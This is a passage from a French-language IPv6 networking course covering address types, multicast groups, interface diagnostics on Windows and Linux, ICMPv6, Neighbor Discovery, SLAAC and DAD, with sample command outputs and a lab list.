
- Une adresse Link-Local est alors automatiquement autoconfigurée.
- On peut la définir statiquement :

```
(config-if) #ipv6 add fe80::1 link-local
```

# Adressage Global Unicast


L'espace d'IPv6 qui est alloué à l'Internet global est le bloc 2000::/3, soit un espace de 125 bits.

Si les 64 derniers bits d'une adresse identifient les interfaces et que 16 bits sont réservés aux sous-réseaux, il reste 45 bits pour l'allocation globale de réseaux contre les 32 bits théoriques d'IPv4.




La dernière adresse de cette plage publique est  
**3FFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF**

# Allocation des adresses IPv6 Global Unicast



IPv6 Global Unicast Address Assignments 2014Q4

# Adressage global ([RFC3587](#))



FP	( Format Prefix ) 3	: 001 (binary)
TLA	( Top-Level Aggregation Identifier ) 13	: 000000000001 (binary)
Sub-TLA	( Sub-TLA Aggregation Identifier ) 3	: 06F (hexa)
NLA	( Next-Level Aggregation Identifier ) 29	: 814D6 (hexa)
SLA	( Site Level Aggregation Identifier ) 16	: 3000 (hexa)
Interface ID	( Interface Identifier ) 64	: 7256:81FF:FEFB:7C37 (hexa)

# Adressage global sous Cisco IOS

- Pour adresser une interface en auto-configuration

```
(config-if) # ipv6 address autoconfig
```

- Pour adresser une interface statiquement :

```
(config-if) #  
    ipv6 address 2001:470:CBF7:200::1/64
```

# Autres adresses Unicast

## Adresses locales uniques (ULA)

**FC00::/7 - FD00::/8**

Ces adresses sont utilisées pour les communications locales et ne sont routables que sur les sites qui le souhaitent. C'est l'équivalent des plages d'adresses privées [RFC 1918](#).

Le 8<sup>e</sup> bit doit être actuellement fixé à 1 (mettre ce bit à 0 n'est pas encore défini), ce qui donne habituellement le préfixe **fd00::/8** pour les adresses assignées localement.

L'adresse comprend un préfixe pseudo-aléatoire de 40 bits pour éviter les conflits lors de l'interconnexion de réseaux privés.

Sixxs.net se propose d'enregistrer les préfixes ULA : <https://www.sixxs.net/tools/grh/ula/>

## Adresse de bouclage

**::1/128**

Adresse **loopback** c'est-à-dire la machine elle-même, équivalent de 127.0.0.1 en IPv4.

# Multicast généralisé

**L'usage du multicast se généralise.** Les adresses Multicast bien connues sont, entre autres :

- **FF02::1** Tous les noeuds sur le segment du réseau
- **FF02::2** Tous les routeurs sur le segment du réseau
- **FF02::1:2** Tous les serveurs DHCP sur le segment du réseau
- [Solicited-Node Multicast](#)

Le 4ème hexa indique l'**étendue** et l'identifiant d'interface indique le **type de noeud à joindre**.

Le multicast intervient en lieu et place du broadcast dans le trafic de contrôle (voisinage, configuration IP, etc.).

# Adressage Multicast

Les 4 derniers bits du préfixe FF0s identifient l'étendue (s) et les 112 derniers bits identifient le groupe.

Address	Group Description	Available Scopes
ff0s::1	All nodes address, identify the group of all IPv6 nodes	Available in scope 1 (interface-local) and 2 (link-local): <ul style="list-style-type: none"><li>ff01::1 → All nodes in the <b>interface-local</b></li><li>ff02::1 → All nodes in the <b>link-local</b></li></ul>
ff0s::2	All routers	Available in scope 1 (interface-local), 2 (link-local) and 5 (site-local): <ul style="list-style-type: none"><li>ff01::2 → All routers in the interface-local</li><li>ff02::2 → All routers in the link-local</li><li>ff05::2 → <b>All routers in the site-local</b></li></ul>
ff02::5	OSPFIGP	2 (link-local)
ff02::6	OSPFIGP Designated Routers	2 (link-local)
ff02::9	RIP Routers	2 (link-local)
ff02::a	EIGRP Routers	2 (link-local)
ff02::d	All PIM Routers	2 (link-local)
ff0X::fb	mDNSv6	Available in all scopes

# Adressage Multicast

Autres exemples d'adresses multicast :

Address	Description	Available Scopes
ff0s::101	All Network Time Protocol (NTP) servers	Available in all scopes
ff02::1:1	Link Name	2 (link-local)
ff02::1:2	All-dhcp-agents	2 (link-local)
ff02::1:3	Link-local Multicast Name Resolution	2 (link-local)
ff05::1:3	All-dhcp-servers	5 (site-local)
ff02::1:ff00:0/104	Solicited-node multicast address. see below.	2 (link-local)
ff02::2:ff00:0/104	Node Information Queries	2 (link-local)

# Adresses multiples

Une interface pourrait disposer :

- d'une adresse Link-local autoconfigurée aléatoirement et par préfixe (ULA ou global) :
  - d'une adresse attribuée par DHCP
  - d'une adresse aléatoire dite “publique”, utilisée pour du trafic entrant
  - d'une adresse aléatoire dite “temporaire”, utilisée pour le trafic sortant

L'interface peut être inscrite dans plusieurs groupes Multicast bien connus ou sollicités.

ipconfig, ifconfig, netsh interface ipv6 sont des commandes utiles pour faire ces vérifications.

# ipconfig

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\User1>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : lan.org

IPv6 Address . . . . . : 2001:db8:acaf:fd00::2ae
IPv6 Address . . . . . : 2001:db8:acaf:fd00:b48a:c5e2:e5a3:1f3e
IPv6 Address . . . . . : fd26:44e1:8c70:fd00::2ae
IPv6 Address . . . . . : fd26:44e1:8c70:fd00:b48a:c5e2:e5a3:1f3e
Temporary IPv6 Address . . . . : 2001:db8:acaf:fd00:61a9:365c:2d95:898
Temporary IPv6 Address . . . . : fd26:44e1:8c70:fd00:61a9:365c:2d95:898
Link-local IPv6 Address . . . . : fe80::b48a:c5e2:e5a3:1f3e%3
IPv4 Address . . . . . : 192.168.1.195
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::12fe:edff:fee5:a266%3
                                         192.168.1.1
```

# **netsh int ipv6 show add**

Combien y a-t-il d'adresses IPv6 sur cette interface Windows 8.1 ?

```
C:\Users\user1>netsh int ipv6 show add
```

Interface 3: Ethernet0

Addr	Type	DAD	State	Valid	Life	Pref.	Life	Address
Dhcp	Preferred	23h15m46s	23h15m46s	2001:db8:acaf:fd00::2ae				
Temporary	Preferred	1h53m48s	23m48s	2001:db8:acaf:fd00:61a9:365c:2d95:898				
Public	Preferred	1h53m48s	23m48s	2001:db8:acaf:fd00:b48a:c5e2:e5a3:1f3e				
Dhcp	Preferred	23h15m46s	23h15m46s	fd26:44e1:8c70:fd00::2ae				
Temporary	Preferred	1h53m48s	23m48s	fd26:44e1:8c70:fd00:61a9:365c:2d95:898				
Public	Preferred	1h53m48s	23m48s	fd26:44e1:8c70:fd00:b48a:c5e2:e5a3:1f3e				
Other	Preferred	infinite	infinite	fe80::b48a:c5e2:e5a3:1f3e%3				

# ifconfig

Combien y a-t-il d'adresses IPv6 sur cette interface Linux Debian ?

```
root@debian:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr b8:27:eb:59:70:f3
          inet  adr:192.168.1.119   Bcast:192.168.1.255   Masque:255.255.255.0
                    adr  inet6: fd26:44e1:8c70:fd00:ba27:ebff:fe59:70f3/64  Scope:Global
                    adr  inet6: fe80::ba27:ebff:fe59:70f3/64  Scope:Lien
                    adr  inet6: 2001:db8:acaf:fd00:ba27:ebff:fe59:70f3/64  Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:93310 errors:0 dropped:49 overruns:0 frame:0
          TX packets:76990 errors:0 dropped:0 overruns:0 carrier:0
                    collisions:0 lg file transmission:1000
          RX bytes:11548535 (11.0 MiB)    TX bytes:14021689 (13.3 MiB)
```

# **netsh int ipv6 show joins**

```
C:\Users\User1>netsh int ipv6 show joins
```

Interface 3: Ethernet0

Scope	References	Last	Address
0	0	No	<b>ff01::1</b>
0	0	No	<b>ff02::1</b>
0	4	Yes	<b>ff02::c</b>
0	1	Yes	<b>ff02::1:3</b>
0	2	Yes	<b>ff02::1:ff00:2ae</b>
0	0	No	<b>ff02::1:ff3f:62e6</b>
0	2	Yes	<b>ff02::1:ff95:898</b>
0	3	Yes	<b>ff02::1:ffa3:1f3e</b>

# Commandes IPv6 générales (1/2)

OS	Display IPv6 routing table	ping6	traceroute6
Mac OS X	netstat -rnf inet6	ping6	traceroute6
Linux	netstat -rnA inet6	ping6	traceroute6
FreeBSD	netstat -rnf inet6	ping6	traceroute6
Windows	netstat -rn or netsh interface ipv6 show routes	ping -6	tracert -6
Vyata	show ipv6 route	ping6	traceroute6

# Commandes IPv6 générales 2/2

OS	Display IPv6 Addresses	Display IPv6 connections	Flush DNS cache
Mac OS X	ifconfig -a inet6	netstat -f inet6	dscacheutil -flushcache
Linux	ip -6 address show	netstat -A inet6 / netstat --inet6	/etc/rc.d/init.d/nscd restart
FreeBSD	ifconfig -a inet6	netstat -f inet6	/etc/rc.d/named restart
Windows	ipconfig	netstat -p IPv6	ipconfig /flushdns

# Comparatif IPv4/IPv6

## Adressage

IPv4	IPv6	Similitude IPv4	Différence IPv6
32 bits	<b>128 bits</b>	Le principe de base	<b>Une différence culturelle</b>
NAT44	<b>NAT64 ?</b>	fonctionnelle	<b>NAT 66 ou NAT46 innopportun</b>
Adressage privé	<b>ULA aléatoire</b>	fonctionnelle	<b>Vraiment privé</b>
Adressage publique	<b>UGA</b>	fonctionnelle	<b>Objectif : la popularité</b>
APIPA	<b>Adressage Link-Local</b>	purement d'apparence	<b>usage obligatoire</b>
ARP	<b>ND (ICMPv6)</b>	fonctionnelle	<b>protocolaire</b>
/	<b>SLAAC</b>	Importance renforcée du filtrage L2/L3	<b>Nouveauté technologique obligatoire sur tous les noeuds : Plug-and-Play</b>
Broadcast	<b>Multicast</b>	/	<b>Performance Obligatoire</b>

# Labs 5

Voir le document [Reconnaître des adresses IPv6](#)

1. Vérification et interprétation des paramètres IPv6 sous Windows
  - a. ipconfig et ipconfig/all
2. Test de la connectivité dual-stack sous windows: ping, tracert, nslookup
3. Vérification et test IPv6 sous \*NIX (ipv6-nix)
  - a. ifconfig, netstat -r et cat /etc/resolv.conf
  - b. ping6 et traceroute6
  - c. dig AAAA, dig @
4. Examen avancé de la configuration IPv6 sous Windows
  - a. netsh interface ipv6 **show addresses**
  - b. netsh interface ipv6 **show interfaces**
  - c. netsh interface ipv6 **show neighbors**
  - d. netsh interface ipv6 **show route**
  - e. netsh interface ipv6 **show joins**

# Activité : Quiz

Quizz By François-Emmanuel Goffinet

## IPv6 Adressing level 1

10 Questions

10 Minutes

Practice quiz IPv6 addressing Level 1

Check your ability to recognize IPv6 addresses with this [free anonymous](#) quiz. 10 questions in 10 minutes. You can not navigate or review. You must achieve all questions before submit the test. You have unlimited attempts. At the end of the test, you will find some feedback. So, profit to learn ... Please, review :

- [Loopback address](#), ::1/128.
- [Multicast](#) FF00::/8 multicast addresses and agreed to variable scope, see [http://en.wikipedia.org/wiki/Multicast\\_address#IPv6](http://en.wikipedia.org/wiki/Multicast_address#IPv6)
- [Link-Local](#), FE80::/10, A local scope only, not routed, mandatory on every IPv6 interface FE80 :: / 64. Configured automatically by default EUI-64 MAC or random.
- [Unique Local Unicast Address](#), FC00::/7, only for private use, however supposed to be unique (RFC4193). See tools SixXS: <http://www.sixxs.net/tools/grh/ula/>
- [Global Unicast](#), 2000::/3, routable addresses on the Internet.

For comments, please contact me : <http://www.linkedin.com/in/fegoffinet>

Start


# **6. ICMPv6**

# Objectifs

1. Positionner et comprendre le rôle du protocole ICMPv6
2. Reconnaître les différents types de messages ICMPv6
3. Comprendre le mécanisme de découverte de voisinage (ND)
4. Comprendre le mécanisme d'autoconfiguration sans état (SLAAC), DAD et NUD.
5. Considérer la durée de vie des adresses et leur dépréciation
6. Considérer les mécanismes de sélection des adresses IPv6 et IPv4
7. Désactiver les extensions Privacy

# ICMPv6 et IPv6

- IPv6 et ICMPv6 sont inter-dépendants.
- Leur fonctionnement permet leur autonomie en communication locale, sans état, et une communication indépendante de la nature de l'infrastructure.
- IPv6 est par ailleurs supporté par un grand nombre de technologies de couche 2.



# ICMPv6

ICMPv6 est un nouveau protocole formalisé par le [RFC 4443](#).

- **Messages d'erreur** : Destination Unreachable, Packet Too Big, Time Exceeded, et Parameters Problems.
- **Messages informatifs** : messages de diagnostic (echos), messages pour la gestion des groupes multicast, et messages de découverte de voisinage ND ([RFC 4861](#)) et SEND ([RFC 3971](#)).

# ICMP devient crucial

- En IPv6, ICMPv6 devient une composante obligatoire.
- Neighbor Discovery est un sous-protocole IPv6 (types 133 à 137). Il remplit notamment les fonctions de résolutions d'adresses (ARP en IPv4) qui sont désormais appelées **fonction de découverte de voisins**. On ne parle plus de table ARP mais de table de voisinage.
- **Les routeurs configurent automatiquement l'adressage global** par des Router Advertisement autonomes ou sollicités par des Router Solicitation (Messages ND type 133/134).
- Les routeurs ne fragmentent plus le trafic, cette fonction est laissée obligatoirement au hôtes. Ils utilisent des paquets ICMPv6 Packet Too Big (Type 2).

# **7. Découverte de voisinage (ND)**

# Objectifs

- Messages Neighbor Discovery (ND)
- Mécanismes ND
- Découverte et maintien de voisinage
- Résolution d'adresses
- Adresse Solicited-Node Multicast
- Commandes ND
- L'autoconfiguration automatique sans état (SLAAC)
- Duplicate Address Detection (DAD)
- Neighbor Unreachability Detection
- Durée et dépréciation des adresses
- Sélection d'adresses
- Happy Eyeballs

# Neighbor Discovery

5 types de messages ND :

- Type ICMPv6 133 : Router Solicitation (RA)
- Type ICMPv6 134 : Router Advertisement (RS)
- **Type ICMPv6 135 : Neighbor Solicitation (NS)**
- **Type ICMPv6 136 : Neighbor Advertisement (NA)**
- Type ICMPv6 137 : Redirect

On ne s'intéressera ici qu'aux messages NS/NA dans le cadre de la découverte et du maintien des relations de voisinages IPv6 et dans le mécanisme d'autoconfiguration.

# Mécanismes ND

- **Address Autoconfiguration** : assignation automatique d'adresse sans état,
- **Address Resolution** : établissement de la correspondance entre adresse IP et adresse MAC,
- **Next-hop determination** : détermination du routeur pour une destination déterminée,
- **Neighbor Unreachability Detection** : détermine qu'un hôte n'est plus accessible,
- **Duplicate Address Detection** : détermine si un autre hôte utilise la même adresse IP,
- **Router Discovery** : les hôtes peuvent détecter les routeurs sur les liens auxquels ils sont connectés,
- **Prefix Discovery** : les hôtes peuvent découvrir les préfixes sur les liens,
- **Parameter Discovery** : découverte de paramètres comme le MTU, le serveur DNS, NTP, SIP, etc.
- **Redirect** : information qu'un autre routeur sur le lien fournit un meilleur next hop.

# Découverte et maintien de voisinage IPv6

De nouveaux messages ICMPv6 embarquent des fonctions de découverte de voisinage :



1. Neighbor Solicitation, NS : destination en *Solicited-Node Multicast* ou en Unicast
2. Neighbor Advertisement, NA : destination en Unicast ou All-nodes Multicast (FF02::1)

Les noeuds IPv6 maintiennent des tables de voisinage à l'instar de la table ARP en IPv4 grâce à de nouveaux mécanismes comme DAD et NUD .

[Voici un exemple d'échange NA/NS.](#)

# Résolution d'adresse

## Découverte de voisin sollicitée



# Adresse Solicited-Node Multicast

- Une adresse *Solicited-Node Multicast* est jointe en destination dans message NS de découverte de voisin.
- Cette adresse est construite :
  - en prenant les 24 dernier bits de l'adresse IPv connue (unicast)
  - et en lui ajoutant le préfixe **ff02:0:0:0:1:ff00::/104**
- Par exemple
  - fc00::1/64 sera joint par ff02::1:ff00:1.
  - fe80::2aa:ff:fe28:9c5a sera joint par ff02::1:ff28:9c5a.
- Un hôte doit joindre une adresse *Solicited-Node multicast* pour chaque adresses unicast ou anycast configurée.
- Ce mécanisme remplace le Broadcast d'ARP.

# Commandes ND

OS	Display neighbor cache	Delete one entry	Flush neighbor cache
FreeBSD	ndp -a	ndp -d	ndp -c
IOS	show ipv6 neighbors		clear ipv6 neighbors
JunOS	show ipv6 neighbors		clear ipv6 neighbors
Linux	ip -6 neigh show		ip -6 neigh flush
Mac OS X	ndp -a	ndp -d	ndp -c
Vyatta	show ipv6 neighbors		clear ipv6 neighbors
Windows	netsh interface ipv6 show neighbors		netsh interface ipv6 delete neighbors

# L'autoconfiguration sans état (SLAAC)

L'autoconfiguration sans état est formalisée dans le [RFC 4862](#).

## Autoconfiguration

1. Toute interface activée en IPv6 génère une adresse Lien Local.
2. Si un routeur est activé en IPv6, l'interface se configure automatiquement avec une adresse globale (publique) supplémentaire générée par EUI-64 ou avec deux adresses globales privées (aléatoires) dont l'une temporaire.
3. L'interface vérifie chaque adresse automatique avant de l'utiliser (**DAD**) et vérifie régulièrement l'existence de ses voisins (**NUD**).

## Sans état

1. pas de maintien de relations (non fiable, non orienté-connexion).
2. La charge est placée sur les noeuds
3. Mode crédule
4. Importance du filtrage L2/L3

# DAD (1/2)

DAD (Duplicate Address Detection) est un mécanisme qui permet vérifier l'unicité d'une adresse autoconfigurée sur un réseau.

Dans cette procédure, le noeud IPv6 va envoyer un NS à destination de l'adresse solicited-node multicast correspondant à son adresse de tentative. L'adresse source est non spécifiée, évidemment (::/128)

En cas de réponse (NA), l'adresse n'est pas unique !

# DAD (2/2)

Dans cet exemple, une interface Windows qui démarre génère trois NS. Veuillez examiner :

- L'adresse IP source
- L'adresse IP destination
- L'adresse IP contenue dans la charge
- Pourquoi trois paquets dans ce cas

No	Source	Destination	Info
1	::	ff02::1:ff7e:4a1e	NS for fe80::1816:c126:507e:4a1e
2	::	ff02::1:ff7e:4a1e	NS for 2001:470:cbf7:1ab:1816:c126:507e:4a1e
